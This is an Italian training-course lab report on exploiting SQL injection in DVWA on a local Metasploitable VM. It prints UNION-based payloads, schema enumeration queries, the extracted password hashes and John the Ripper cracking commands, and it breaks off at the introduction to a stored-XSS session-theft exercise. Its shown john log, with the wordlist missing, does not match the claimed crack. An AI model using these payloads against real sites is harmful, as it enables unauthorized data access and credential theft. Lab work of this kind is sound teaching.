

ViperSec

# **BUILD WEEK II**

Cyber Security & Ethical Hacking



# INDICE

[Giorno 1: Web Application Exploit SQLi](#)

---

[Giorno 2: Web Application Exploit XSS](#)

---

[Giorno 3: System Exploit BOF](#)

---

[Giorno 4: Exploit Metasploitable con Metasploit](#)

---

[Giorno 5: Exploit Windows con Metasploit](#)

---



# GIORNO 1

## OBIETTIVO

L'obiettivo di questa esercitazione è applicare le conoscenze teoriche sulla vulnerabilità SQL Injection per scoprire e sfruttare una falla presente nella piattaforma Damn Vulnerable Web Application (DVWA). Impostata al livello LOW, l'esercizio mira a recuperare la password dell'utente Pablo Picasso. Successivamente, si procederà alla decifrazione della password se memorizzata in formato criptato.

Inoltre, come bonus, si dovrà replicare l'attacco al livello di difficoltà MEDIUM, recuperare informazioni vitali da altri database eventualmente collegati e creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.



### Preparazione dell'ambiente di lavoro

Describe la configurazione del laboratorio, inclusi gli strumenti utilizzati (Kali Linux, Metasploitable) e l'impostazione di DVWA al livello LOW .



### Attacco SQL Injection

Illustra l'identificazione e lo sfruttamento della vulnerabilità SQL Injection per estrarre dati sensibili dal database di DVWA.



### Decodifica delle credenziali

Spiega il processo di decifratura della password ottenuta in formato hash, utilizzando lo strumento John the Ripper.




### Bonus

Include l'attacco a livello MEDIUM, l'esplorazione di altri database collegati e la creazione di una guida illustrata per replicare l'attacco.



### Risultati e Conclusioni

Riassume i risultati ottenuti, riflette sull'impatto delle vulnerabilità SQL Injection e suggerisce buone pratiche per prevenirle.



# **PREPARAZIONE DELL'AMBIENTE DI LAVORO**


Per la preparazione dell'ambiente, è stata configurata una rete locale con:

Kali Linux impostato all'indirizzo IP 192.168.13.100  
Metasploitable all'indirizzo IP 192.168.13.150.

Successivamente, si è acceduti alla Web Application DVWA tramite browser, impostando il livello di difficoltà su LOW per abilitare le vulnerabilità necessarie all'esercitazione.

# PREPARAZIONE DELL'AMBIENTE DI LAVORO

## Kali Linux



## Metasploitable

A screenshot of a terminal window titled "Metasploitable [In esecuzione] - Oracle VirtualBox". The window title bar shows "File Macchina Visualizza Inserimento Dispositivi Aiuto" and "GNU nano 2.0.7 File: /etc/network/interfaces". The terminal content displays the /etc/network/interfaces configuration file:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```

At the bottom, there is a "Search (to replace):" field and a series of keyboard shortcuts:

- ^G Get Help
- ^Y First Line
- ^R No Replace
- M-B Backwards
- ^P PrevHstory
- ^C Cancel
- ^V Last Line
- M-C Case Sens
- M-R Regexp
- ^N NextHstory


The status bar at the bottom right shows icons for file operations and "CTRL (DESTRA)".

# SQL INJECTION

## Verifica della Vulnerabilità SQL Injection

Per verificare se l'applicazione web fosse suscettibile agli attacchi SQL Injection, è stato inserito il comando: `1' OR '1='1` in un campo di input tipico, come quello utilizzato per cercare un ID utente o un nome utente nei siti reali (ad esempio, un campo di ricerca per visualizzare i dettagli di un utente).

Questo comando sfrutta una condizione sempre vera (`'1='1`) per manipolare la query SQL eseguita dal server. Se l'applicazione restituisce tutti i record del database o un errore, significa che è vulnerabile. Le possibili risposte includono: la visualizzazione di dati non autorizzati (indicando successo), un errore SQL (rivelando informazioni sul database) o nessun risultato (indicando protezioni adeguate).



### Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1='1  
First name: admin  
Surname: admin

ID: 1' OR '1='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1='1  
First name: Hack  
Surname: Me

ID: 1' OR '1='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1='1  
First name: Bob  
Surname: Smith


# SQL INJECTION

## Esecuzione dell'Attacco SQL Injection

Un attacco SQL Injection consiste nell'inserire codice SQL malevolo in un campo di input per manipolare le query eseguite dal server, ottenendo accesso non autorizzato ai dati. Nella fase successiva, è stato eseguito il comando:

' UNION SELECT user, password FROM users --.

Questo comando unisce i risultati di una query legittima con quelli di una query creata dall'attaccante, estraendo direttamente le credenziali degli utenti dalla tabella users. Tuttavia, le password non vengono restituite in chiaro, ma in formato criptato (hash). Questi hash saranno poi decodificati nel prossimo passaggio per ottenere le password originali.



### Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# **DECODIFICA DELLE CREDENZIALI**

## **Comprendere dell'Hash MD5**

Il risultato ottenuto dall'attacco SQL Injection:

0d107d09f5bbe40cade3de5c71e9e9b7

rappresenta una password criptata in formato hash. Questo hash è generato utilizzando l'algoritmo MD5 , un metodo di hashing unidirezionale che converte una stringa di testo (come una password) in una sequenza alfanumerica di lunghezza fissa. L'MD5 è ampiamente utilizzato per memorizzare password in modo sicuro, ma non è immune a tecniche di cracking. Poiché gli hash sono irreversibili, non è possibile decifrarli direttamente; tuttavia, è possibile utilizzare strumenti specifici per tentare di ricostruire la password originale confrontando l'hash con database di hash precalcolati o utilizzando attacchi basati su dizionario.

# **DECODIFICA DELLE CREDENZIALI**

## **Utilizzo di John the Ripper per il Cracking**

Per decodificare l'hash ottenuto, è stato utilizzato John the Ripper , uno strumento avanzato e versatile progettato per il cracking delle password. John the Ripper supporta diversi metodi di attacco, tra cui attacchi basati su dizionario (utilizzando wordlist come rockyou.txt) e attacchi brute-force. È particolarmente efficace nel confrontare hash crittografici con possibili password fino a trovare una corrispondenza.

Il processo è iniziato salvando l'hash (0d107d09f5bbe40cade3de5c71e9e9b7) in un file di testo chiamato hash.txt. Successivamente, è stato eseguito il comando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt,
```

sfruttando la nota wordlist rockyou.txt contenente milioni di password comuni. Una volta completato il cracking, è stato lanciato il comando:

```
john --format=Raw-MD5 --show hash.txt
```

per visualizzare la password in chiaro associata all'hash. Questo approccio ha permesso di recuperare la password originale dell'utente in modo rapido ed efficace.

# DECODIFICA DELLE CREDENZIALI

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MDSu"
Use the "--format=Raw-MDSu" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=7
Will run 7 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
```

```
(kali㉿kali)-[~]
$ john --format=Raw-MD5 --show hash.txt

?:letmein

1 password hash cracked, 0 left
```

# BONUS

## Differenze

Caratteristica	Low	Medium
Filtri Input	Nessun filtro	Applica funzione <b>intval()</b>
Cosa fa <b>intval()</b>	N/A (non usata)	Converte l'input in numero intero (elimina qualsiasi parte non numerica iniziale)
Esempio input permesso	Qualsiasi: ' OR 1=1 -- -	Deve iniziare per forza con numero: 1, 2, ecc. (es: 1 UNION SELECT ...=
Facilità exploit	Molto semplice, payload diretto	Serve accortezza: devi rispettare il formato numerico iniziale
Injection possibile	Qualsiasi tipo di payload (anche direttamente con caratteri speciali ', ", --)	Payload numerico con concatenazione, es: 1 UNION SELECT user, password FROM users -- -
Vulnerabilità	Nessuna difesa, query SQL grezza e diretta	leggera difesa lato input > bypassabile facilmente
Tipo di attacco	Testuale puro, no restrizioni	Deve rispettare sintassi numerica iniziale + SQL Injection
Livello di sicurezza	Nulla	Bassa ma leggermente più protetta di Low
Esempio di attacco funzionale	' OR 1=1 -- - > funziona subito	1 UNION SELECT user, password FROM users --- (partendo da un numero valido)

# BONUS

## Obiettivo del Livello Medium

Il livello Medium di DVWA introduce ulteriori protezioni grazie alla funzione `intval()`, che limita l'input solo a valori numerici. Tuttavia, è ancora possibile concatenare comandi SQL dopo un numero valido, sfruttando vulnerabilità manualmente. L'obiettivo è recuperare informazioni sensibili dal database, come credenziali utente, seguendo un approccio metodico e ordinato. Questo processo richiede di confermare la vulnerabilità, raccogliere informazioni sul database e infine estrarre i dati critici.

## Verifica della Vulnerabilità e Numero di Colonne

Il primo passo consiste nel verificare se il parametro è vulnerabile e identificare il numero di colonne restituite dalla query. Per farlo, si utilizza il comando:

```
1 UNION SELECT NULL, NULL -- -
```

Questo comando testa la vulnerabilità e verifica se il numero di colonne corrisponde (in questo caso, due colonne). Se non viene restituito alcun errore, significa che l'applicazione è vulnerabile e si può procedere con l'enumerazione.

**Vulnerability: SQL Injection**

User ID:

ID: 1 UNION SELECT NULL, NULL-- -  
First name: admin  
Surname: admin

ID: 1 UNION SELECT NULL, NULL-- -  
First name:  
Surname:

# BONUS

## Raccolta Informazioni sul Database

Una volta confermata la vulnerabilità, è possibile raccogliere informazioni critiche sul database. Ad esempio:

**Versione del DBMS:** Con il comando:

```
1 UNION SELECT @@version, null -- -
```

restituisce la versione di MySQL, utile per identificare eventuali vulnerabilità note.

**Nome Host:** Con il comando:

```
1 UNION SELECT @@hostname, null -- -
```

mostra il nome dell'host o del server, fornendo dettagli sull'infrastruttura.

Queste informazioni sono fondamentali per pianificare l'attacco successivo.

### Vulnerability: SQL Injection

User ID:

```
SELECT @@version, null -- - Submit
```

```
ID: 1 UNION SELECT @@version, null -- -  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT @@version, null -- -  
First name: 5.0.51a-3ubuntu5  
Surname:
```

### Vulnerability: SQL Injection

User ID:

```
ELECT @@hostname, null -- - Submit
```

```
ID: 1 UNION SELECT @@hostname, null -- -  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT @@hostname, null -- -  
First name: metasploitable  
Surname:
```

# BONUS

## Enumerazione di Database e Tabelle

Dopo aver raccolto le informazioni di base, si procede con l'enumerazione completa:

**Database Presenti:** Con il comando:

```
1 UNION SELECT schema_name, null FROM information_schema.schemata -- -
```

elenca tutti i database disponibili sul server, inclusi quelli potenzialmente interessanti oltre a dvwa.

**Tabelle Presenti:** Il comando:

```
1 UNION SELECT table_name, null FROM information_schema.tables -- -
```

visualizza tutte le tabelle nei database, permettendo di identificare quelle che contengono dati sensibili, come **users**.

Questa fase è cruciale per individuare i bersagli da attaccare.

User ID:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: admin  
Surname: admin

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: information\_schema  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: dvwa  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: metasploit  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: mysql  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: owasp10  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: tikiwiki  
Surname:

ID: 1 UNION SELECT schema\_name, null FROM information\_schema.schemata -- -  
First name: tikiwiki195  
Surname:

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: admin  
Surname: admin

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: CHARACTER\_SETS  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: COLLATIONS  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: COLLATION\_CHARACTER\_SET\_APPLICABILITY  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: COLUMNS  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: COLUMN\_PRIVILEGES  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: KEY\_COLUMN\_USAGE  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: PROFILING  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: ROUTINES  
Surname:

ID: 1 UNION SELECT table\_name, null FROM information\_schema.tables -- -  
First name: SCHEMATA  
Surname:

# BONUS

## Estrazione Dati Sensibili

L'ultimo passo consiste nell'estrazione dei dati sensibili. Ad esempio, per ottenere le credenziali degli utenti dalla tabella users, si utilizza il comando:

```
1 UNION SELECT user, password FROM users -- -
```

Questo comando restituisce gli username e gli hash delle password, completando l'attacco. Gli hash possono poi essere decodificati utilizzando strumenti come John the Ripper, come visto precedentemente.

**Importante :** Tutti i comandi iniziano con un numero valido (es. 1), poiché la funzione **intval()** filtra l'input. Questo vincolo rende necessario concatenare i comandi SQL dopo il numero iniziale.

### Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1 UNION SELECT user, password FROM users -- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

# RISULTATI E CONCLUSIONI

## Risultati

L'esercitazione ha permesso di sfruttare con successo una vulnerabilità **SQL Injection** su **DVWA**, sia a livello LOW che MEDIUM, dimostrando come un attaccante possa accedere a dati sensibili.

**A livello LOW**, è stato possibile estrarre direttamente le credenziali degli utenti dalla tabella users, ottenendo hash delle password.

**A livello MEDIUM**, nonostante la protezione introdotta dalla funzione **intval()**, è stato possibile bypassare il filtro concatenando comandi SQL dopo un numero valido. Questo ha permesso di enumerare database, tavelle e recuperare informazioni critiche sul sistema.

**I risultati ottenuti includono:**

- **Estrazione della password hash dell'utente Pablo Picasso** (0d107d09f5bbe40cade3de5c71e9e9b7) e sua decodifica in chiaro utilizzando John the Ripper .
- **Recupero della lista dei database presenti sul server** , inclusi quelli potenzialmente sensibili.
- **Identificazione della versione del server MySQL**, utile per individuare eventuali vulnerabilità note.
- **Scoperta del nome host e di altre informazioni sull'ambiente server**, fornendo un quadro completo dell'infrastruttura.
- **Enumerazione delle tavelle presenti nei database**, permettendo di identificare quelle contenenti dati critici (es. users).

Questi risultati dimostrano quanto sia facile, per un attaccante, sfruttare vulnerabilità apparentemente semplici per compromettere interi sistemi e ottenere informazioni dettagliate sull'infrastruttura.

# RISULTATI E CONCLUSIONI

## Conclusioni

L'esercitazione evidenzia l'importanza di implementare correttamente pratiche di sicurezza per prevenire attacchi **SQL Injection**. Anche misure di difesa parziali, come la funzione **intval()** a livello **MEDIUM**, possono essere aggirate con tecniche avanzate. Per mitigare queste vulnerabilità, è fondamentale adottare approcci multilivello, tra cui:

- **Uso di query parametriche** (prepared statements) per separare i dati dagli statement SQL.
- **Validazione rigorosa degli input** per prevenire l'inserimento di codice malevolo.
- **Implementazione di meccanismi di hashing sicuri** (es. bcrypt o Argon2) con salting per proteggere le password.
- **Monitoraggio continuo delle attività sul server** per rilevare comportamenti anomali.

Inoltre, l'analisi del livello **MEDIUM** ha mostrato come un attacco possa estendersi oltre il database principale, mettendo a rischio altri database collegati e fornendo informazioni dettagliate sull'ambiente server. Questo sottolinea la necessità di applicare patch regolari, limitare i permessi degli utenti del database e segmentare l'infrastruttura per ridurre al minimo i rischi. La sicurezza informatica è un processo continuo, e la consapevolezza delle vulnerabilità è il primo passo per proteggere efficacemente i sistemi.

## Guida per replicare l'attacco

# GIORNO 2

## OBIETTIVO

L'obiettivo di questa esercitazione è dimostrare come sfruttare una vulnerabilità Cross-Site Scripting (XSS) Persistente presente nella Web Application Damn Vulnerable Web Application (DVWA) per simulare il furto di una sessione di un utente legittimo.

